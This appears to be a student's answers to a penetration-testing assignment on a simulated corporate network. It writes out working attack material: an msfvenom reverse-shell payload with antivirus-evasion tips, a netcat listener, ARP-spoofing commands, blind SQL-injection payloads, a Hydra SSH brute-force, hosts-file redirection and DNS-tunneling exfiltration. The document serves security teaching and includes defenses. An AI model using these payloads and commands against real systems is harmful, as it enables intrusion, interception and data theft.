1. Crafts a specially crafted exploit targeting the vulnerability.
2. Sends the exploit payload to the target machine.
3. Delivers the reverse shell payload.
4. Sets up a listener on the attacker machine (LHOST and LPORT).

How the Target Machine Responds:

1. Vulnerability is triggered if present.
2. Payload executes on the target.
3. Target initiates a TCP connection back to the attacker.

How the Attacker Gains Access:

1. Attacker's listener receives the incoming connection.
2. A command shell session is established.
3. Attacker can execute commands remotely on the target.

Assignment 04:-

Question #1

Scenario: You are part of the internal red team for XYZ Corp, assigned to test the security of their internal network. Your task is to simulate a penetration test that evaluates host discovery, service enumeration, and basic exploitation.

1. **Perform a ping sweep to identify live hosts within the 192.168.10.0/24 subnet. Submit a script and brief findings.**
2. **Use Nmap to perform both SYN and UDP scans on one live host. Compare the results and discuss the usefulness of each method.**
3. **Identify all open ports on the live host using a stealth scan. Explain the stealth techniques used to avoid detection.**
4. **Attempt to identify running services and versions. Based on the findings, comment on potentially exploitable services.**
5. **For one service with a known vulnerability, write a Metasploit module configuration (not full exploit) using use, set, and show options to simulate the exploitation planning.**

Answer #1

1. Host Discovery (Ping Sweep)

- **Goal:** Find live hosts.
- **Tool:** Nmap
- **Script:**

```
#!/bin/bash
SUBNET="192.168.10.0/24"
nmap -sn "$SUBNET" | grep "Nmap scan report for" | awk '{print $5}' > live_hosts.txt
echo "Live hosts:"
cat live_hosts.txt
```

- **Finding:** Identifies IPs that respond to ICMP/ARP. (Simulated Example: `192.168.10.1`, `192.168.10.100`, `192.168.10.150`)

2. SYN vs. UDP Scans (Target: 192.168.10.100)

- **Tool:** Nmap
- **SYN Scan:** `nmap -sS 192.168.10.100`
  - Fast, half-open TCP scan. Good for speed and basic firewall evasion. Reliable for TCP port states.
- **UDP Scan:** `nmap -sU 192.168.10.100`
  - Slow, connectionless. Necessary for UDP services (DNS, SNMP etc.). Often ambiguous (open|filtered).
- **Comparison:** SYN is primary for TCP speed/stealth; UDP is essential but difficult for UDP services.

3. Stealth Scan for Open Ports (Target: 192.168.10.100)

- **Goal:** Find open ports stealthily.
- **Tool:** Nmap
- **Command:** `nmap -sS -p- 192.168.10.100` (`-p-` scans all ports)
- **Stealth Technique (`-sS`):** TCP SYN scan. Sends SYN, expects SYN-ACK (open) or RST (closed). Sends RST immediately after SYN-ACK (half-open connection) to avoid completing the handshake and logging full connections.
- **Finding (Simulated):**

```
PORT     STATE SERVICE
22/tcp   open  ssh
80/tcp   open  http
445/tcp  open  microsoft-ds
3389/tcp open  ms-wbt-server
```

4. Service Enumeration & Potential Exploits (Target: 192.168.10.100)

- **Goal:** Identify service versions, find potential exploits.
- **Tool:** Nmap
- **Command:** `nmap -sS -sV -p- 192.168.10.100` (`-sV` adds version detection)
- **Finding (Simulated):**

```
PORT    STATE SERVICE       VERSION
...
445/tcp open  microsoft-ds  Windows 7 Professional 7601 Service Pack 1 microsoft-ds
...
```

- **Potential Exploit:** SMB on port 445 running on Windows 7 SP1 is highly likely vulnerable to **MS17-010 (EternalBlue)**, allowing Remote Code Execution.

5. Metasploit Planning (MS17-010)

- **Goal:** Simulate setup for the MS17-010 exploit.
- **Tool:** `msfconsole`
- **Configuration:**

```
msfconsole
use <known exploit name>
set RHOSTS <Target_IP>
set LHOST <Your_Attacker_IP>
show options
```

- **Purpose:** Selects the exploit module, specifies the target and attacker's IP, and confirms settings before attempting `exploit` or `run`.

Question #2

You've successfully compromised a user workstation inside a company. Now, you need to maintain access and pivot further. This assignment tests post-exploitation, MITM, and command/control skills.

1. **Set up a Netcat listener on port 4444 to simulate receiving a reverse shell. Explain how this can be used in a real engagement.**
2. **Create a custom reverse shell payload using msfvenom and explain each parameter used. Include potential antivirus evasion tactics.**
3. **Perform an ARP spoofing attack to intercept traffic between the compromised host and the gateway. Document tools used and steps taken.**
4. **Simulate a DNS tunneling setup. Explain how data could be exfiltrated through DNS and propose three defense mechanisms.**
5. **Discuss how Metasploit's payloads differ (staged vs non-staged) and which one would be ideal in this scenario.**

Answer #2

1. Netcat Listener Setup

- **Goal:** Receive a reverse shell connection.
- **Tool:** Netcat (`nc` or `ncat`).
- **Command:**

```
nc -lvnp 4444
```

(On some systems, `ncat -lvnp 4444`)

- **Explanation:**
  - `-l` : Listen for incoming connections.
  - `-v` : Verbose output (shows connection details).
  - `-n` : Numeric-only IP addresses (no DNS lookups).
  - `-p 4444` : Listen on TCP port 4444.
- **Use in Engagement:** A compromised host runs a payload that initiates an outbound connection back to this listener. This bypasses ingress firewalls on the target network and establishes a basic command shell connection to the attacker.

2. Custom Reverse Shell Payload (`msfvenom`)

- **Goal:** Create an executable reverse shell payload.
- **Tool:** `msfvenom` (part of Metasploit).
- **Example Command:**

```
msfvenom -p windows/shell/reverse_tcp LHOST=192.168.10.5 LPORT=4444 -f exe -o evil.exe
```

(Assumes attacker IP is 192.168.10.5)

- **Parameter Explanation:**
  - `-p windows/shell/reverse_tcp` : Specifies the payload (Windows command shell, reverse TCP connection).
  - `LHOST=192.168.10.5` : Local Host (Attacker's IP) the shell connects back to.
  - `LPORT=4444` : Local Port (Attacker's port) the shell connects back to (matches the Netcat listener).
  - `-f exe` : Output format is a Windows executable.
  - `-o evil.exe` : Output filename.
- **Potential AV Evasion:** Beyond simple encoding:
  - Using custom executable templates (`-x <template.exe>`).
  - Generating source code (`-f c` , `-f python`) and compiling/running it separately.
  - Runtime packing or encryption (applied after `msfvenom`).
  - Using less common payload types or manual shellcode injection.

3. ARP Spoofing Attack

- **Goal:** Intercept traffic between compromised host and gateway.
- **Attack:** ARP Poisoning/Spoofing.
- **Mechanism:** Attacker sends forged ARP replies to the target host and the gateway, convincing the target that the attacker is the gateway's MAC, and convincing the gateway that the attacker is the target host's MAC. Traffic is then routed through the attacker.
- **Tools:** `arpspoof` (dsniff suite), `Ettercap` , `bettercap` , `Scapy` .
- **Simulated Steps (using `arpspoof`):**
  1. Enable IP forwarding on attacker machine (e.g., `echo 1 > /proc/sys/net/ipv4/ip_forward`).
  2. Run two `arpspoof` commands concurrently:
     - To spoof gateway for the target: `arpspoof -i eth0 -t 192.168.10.100 192.168.10.1` (Replace `eth0` with interface, `192.168.10.100` with target IP, `192.168.10.1` with gateway IP).

- To spoof target for the gateway: `arpspoof -i eth0 -t 192.168.10.1 192.168.10.100`

4. DNS Tunneling Simulation

- **Goal:** Exfiltrate data covertly via DNS.
- **Method:** Encoding data within subdomains of DNS queries sent from the compromised host to an attacker-controlled DNS server.
- **How Data is Exfiltrated:**
  - Attacker sets up a domain (e.g., `exfil-c2.net`) and points its NS records to the attacker's server.
  - A client tool on the compromised host takes data chunks, encodes them (e.g., Base64), and creates DNS queries like `<encoded_data>.files.exfil-c2.net`.
  - These queries travel through the internal DNS resolver, which eventually forwards them externally to the attacker's server based on the NS records.
  - The attacker's server logs/processes the incoming queries, decodes the subdomain, and reconstructs the data.
- **Three Defense Mechanisms:**
  1. **Monitor DNS Traffic Anomalies:** Look for unusually long subdomains, high volume of queries to a single external domain, or queries for uncommon record types (like NULL).
  2. **Restrict Outbound DNS:** Only allow DNS queries to approved, internal/external resolvers. Block direct outbound UDP/TCP 53 connections to arbitrary external IPs.
  3. **DNS Sinkholing/Filtering:** Block queries for known malicious domains used for tunneling. Implement domain reputation checks or block newly registered domains (NRDs).

5. Metasploit Payloads (Staged vs. Non-Staged)

- **Non-Staged (Single-Stage):**
  - Complete payload delivered in one go (e.g., `windows/shell_reverse_tcp`).
  - Self-contained, larger size.
  - Simpler handler setup (`exploit/multi/handler`).
  - Higher chance of detection due to containing all shellcode upfront.
- **Staged:**
  - Delivered in two parts: a small "stager" and a larger "stage" (e.g., `windows/meterpreter/reverse_tcp`).
  - Stager's job is to connect back and pull the full stage (like Meterpreter).
  - Smaller initial footprint (stager), potentially less signatured.
  - Provides a richer, more capable C2 interface (like Meterpreter).
  - Requires a handler to serve the second stage.
- **Ideal in This Scenario (Post-Exploitation):** A **Staged Payload**, specifically `windows/meterpreter/reverse_tcp`.
  - **Reason:** Post-exploitation requires advanced capabilities like process migration, file system interaction, privilege escalation modules, lateral movement modules, etc. Meterpreter, a staged payload, provides this interactive, feature-rich environment essential for effective pivoting and maintaining control compared to a basic non-staged command shell.

Question #3

You're hired by a client to assess the security of their internal web application and remote login services.

1. **Simulate a Blind SQL Injection against a login page. Demonstrate how you would infer information without seeing output directly. Include payloads used and expected behavior.**
2. **Compare standard SQLi and blind SQLi with an example each. Explain why blind SQLi is harder to detect and exploit.**
3. **Use Hydra to perform a brute-force attack on SSH for a given IP address. Try at least two usernames with a wordlist and include command used and outcome.**
4. **Research and explain how altering the Windows hosts file could redirect all browser traffic from one domain to another. Demonstrate it using www.google.com as an example.**
5. **Nessus (or simulate with reports if tool isn't available) to scan a system and identify at least three vulnerabilities. Explain what they are and how an attacker might exploit them.**

Answer #3

1. Blind SQL Injection Simulation (Login Page)

- **Goal:** Infer information from a web application login page without direct error messages or output, using Blind SQL Injection.
- **Scenario:** A login page with `username` and `password` fields. The backend query is vulnerable, likely structured like `SELECT * FROM users WHERE username = '$input_username' AND password = '$input_password'`. We'll target the `username` parameter.

- **Method:** Boolean-Based Blind SQLi. We'll send payloads where a true condition results in a slightly different page response (e.g., "Invalid credentials" vs. "User not found", or just a consistent page load vs. an error page/no response).
- **Simulated Payloads & Expected Behavior:**
  1. **Test for Injection Point:**
     - **Payload:** `admin' AND 1=1 --`
     - **Expected Behavior (If Vulnerable):** Page loads normally (e.g., "Invalid username/password"). The `1=1` is true, so the query evaluates like `... WHERE username = 'admin' AND TRUE ...`.
     - **Payload:** `admin' AND 1=2 --`
     - **Expected Behavior (If Vulnerable):** Page behaves differently (e.g., different error message, blank page, significantly faster/slower load). The `1=2` is false, so the query evaluates like `... WHERE username = 'admin' AND FALSE ...`, likely finding no user or causing a different branch in code. *(If behaviors differ, we have a Boolean-based blind SQLi)*
  2. **Infer Database Name Length (Example):**
     - **Payload:** `admin' AND LENGTH(database()) > 5 --`
     - **Expected Behavior:** If the database name length is greater than 5, page behaves normally. Otherwise, it behaves differently. *(Repeat, incrementing the number to find the exact length)*
  3. **Infer Database Name Character by Character (Example - Assuming MySQL):**
     - **Payload:** `admin' AND SUBSTRING(database(), 1, 1) = 'a' --`
     - **Expected Behavior:** If the 1st character of the database name is 'a', page behaves normally. Otherwise, it behaves differently. *(Repeat, changing the character to 'b', 'c', etc., and incrementing the SUBSTRING position, to extract the full name)*
- **How Information is Inferred:** By sending payloads that test one specific condition (e.g., "is the first character 'a'?", "is the length > 5?") and observing the *application's response*, we can deduce the truthiness of that condition and slowly piece together information about the database structure, contents, and potentially data like usernames and passwords.

2. Standard SQLi vs. Blind SQLi

- **Standard SQL Injection:**
  - **Mechanism:** Attacker injects malicious SQL that causes the database to return information *directly in the web application's response* (e.g., via error messages, or UNION SELECT statements that add rows to the legitimate query's output).
  - **Example:** `username: admin' OR '1'='1 --` (Might bypass authentication on some poorly written queries if the `--` comments out the password check). Or `username: admin' UNION SELECT 1, @@version, database() --` (Might display version and database name on the page if the number of columns matches).
- **Blind SQL Injection:**
  - **Mechanism:** Attacker injects malicious SQL that causes the database to perform a conditional action (like pausing for a few seconds or returning a true/false result).[1] The attacker *infers* the result of the query based *only* on the application's behavior (timing or subtle differences in the response page), *not* from data returned in the output.
  - **Example:** As demonstrated above (`admin' AND LENGTH(database()) > 5 --`) or a time-based example: `username: admin' OR IF(database() LIKE 'prod%', SLEEP(5), 0) --` (Page takes 5 seconds to load if database name matches pattern).
- **Why Blind SQLi is Harder:**
  1. **Detection:** It doesn't rely on visible errors or unexpected data appearing on the page, making it less obvious to casual monitoring or basic error logging. Timing-based attacks are particularly difficult to detect without sophisticated traffic analysis.
  2. **Exploitation:** It is significantly slower and more complex. Extracting even a small amount of data requires sending a large number of requests (e.g., several requests per character of data). This process is often only feasible with automated tools like `sqlmap`.

3. SSH Brute-Force with Hydra

- **Goal:** Attempt to guess SSH credentials using a wordlist attack.
- **Tool:** Hydra (a popular brute-forcing tool).[2]
- **Target:** Assume SSH server at `192.168.10.20`.
- **Username List (users.txt):**

```
admin
support
```

- **Password List (passwords.txt - example snippet):**

```
password123
companysecret
Welcome!
admin123
ChangeMe!
```

- **Command:**

```
hydra -L users.txt -P passwords.txt ssh://192.168.10.20 -V -f
```

- **Parameter Explanation:**
  - `-L users.txt`: Specifies the file containing usernames.
  - `-P passwords.txt`: Specifies the file containing passwords.
  - `ssh://192.168.10.20`: Specifies the protocol (SSH) and target IP address.
  - `-V`: Enable verbose mode to show each attempt.
  - `-f`: Exit after the first successful login found.
- **Outcome (Simulated):** Hydra will iterate through each username and each password, attempting to log in via SSH.

```
[DATA] trying password password123 for user admin on 192.168.10.20:22
[DATA] trying password companysecret for user admin on 192.168.10.20:22
[DATA] trying password Welcome! for user admin on 192.168.10.20:22
...
[DATA] trying password admin123 for user support on 192.168.10.20:22
[22][ssh] host 192.168.10.20 port 22 login support password admin123
1 of 1 target successfully completed, 1 valid password found
[DATA] Hydra finished at 2023-10-27 10:30:00
```

(This simulated output shows a successful login for user `support` with password `admin123`)

4. Windows Hosts File Redirection

- **Goal:** Explain how altering the hosts file redirects traffic and demonstrate with `www.google.com`.
- **Mechanism:** The Windows operating system uses the `hosts` file to map hostnames (like domain names) to IP addresses *before* performing a DNS lookup.[3] When a program requests a connection to a hostname, the OS checks this file first. If an entry is found, the corresponding IP address is used directly, bypassing the normal DNS resolution process.
- **File Location:** `C:\Windows\System32\drivers\etc\hosts` (Requires Administrator privileges to edit).
- **Demonstration with `www.google.com`:**
  1. **Original (Typical) Hosts File Content:** Primarily comments (`#`).

```
# Copyright (c) 1993-2009 Microsoft Corp.
# ... (other comments) ...
# 127.0.0.1     localhost
# ::1           localhost
```

(Accessing www.google.com would proceed to DNS lookup)

  2. **Modified Hosts File Content (Redirecting Google):** Add a line mapping `www.google.com` to a different IP address. Let's use a hypothetical internal attacker-controlled server `192.168.10.5`.

```
# Copyright (c) 1993-2009 Microsoft Corp.
# ... (other comments) ...
192.168.10.5    www.google.com
# 127.0.0.1     localhost
# ::1           localhost
```

  3. **Impact:** After saving this change (as Administrator), whenever any application (browser, ping, etc.) on this specific computer tries to access `www.google.com`, it will **not** perform a DNS lookup. Instead, it will attempt to connect directly to the IP address `192.168.10.5`.
- **Attacker Use:** Redirecting users to phishing pages, blocking access to security software websites or update servers, directing traffic to a malicious local or internal service.

5. Nessus Scan Simulation

- **Goal:** Identify and explain three potential vulnerabilities found by a Nessus scan.
- **Tool:** Nessus (Vulnerability Scanner).
- **Process:** Nessus scans a target host, identifies open ports and running services, probes them to determine versions and configurations, and compares findings against a database of known vulnerabilities (CVEs).[4]
- **Simulated Findings from a Nessus Report (Target: 192.168.10.100):**
  1. **Vulnerability: SMB Signing Not Required**
     - **What it is:** The target system's Server Message Block (SMB) protocol is configured not to require digital signatures for communication. This means SMB traffic is vulnerable to Man-in-the-Middle (MitM) attacks.
     - **How an attacker might exploit it:** An attacker can use tools like Responder.py during an ARP spoofing (or other MitM) attack to intercept SMB authentication attempts (e.g., when a user tries to access a shared folder). The attacker can capture the user's NTLM hash (for offline cracking) or, if SMB signing is not *required* by the target *authenticating* to the attacker, potentially relay the authentication to another service to gain access.
  2. **Vulnerability: Apache HTTP Server < 2.4.50 Multiple Vulnerabilities**

- **What it is:** The web server (simulated running on port 80/443) is an outdated version of Apache, specifically older than 2.4.50, which is known to contain several security vulnerabilities (e.g., CVE-2021-41773, CVE-2021-42013 - Path Traversal and RCE).
- **How an attacker might exploit it:** An attacker would research the specific version identified by Nessus and the associated CVEs. They could then use publicly available exploits or craft their own payloads to potentially achieve outcomes ranging from denial-of-service to reading arbitrary files, or even executing commands on the server, depending on the specific vulnerability.

3. **Vulnerability: SNMP GET System Description (oid .1.3.6.1.2.1.1.1.0)**
   - **What it is:** Nessus successfully queried the SNMP service (likely on UDP 161) using a common or default community string (`public` or `private`). This indicates that SNMP is accessible and not securely configured. The specific OID mentioned is just one piece of information (System Description) that could be retrieved.
   - **How an attacker might exploit it:** An attacker can use tools (`snmpwalk` , Metasploit modules) with the guessed/identified community string to retrieve a wealth of sensitive information about the system: OS version, running processes, installed software, network interface details, uptime, potentially user accounts, and network configuration. This information is invaluable for further reconnaissance, identifying other attack vectors, or understanding the network layout.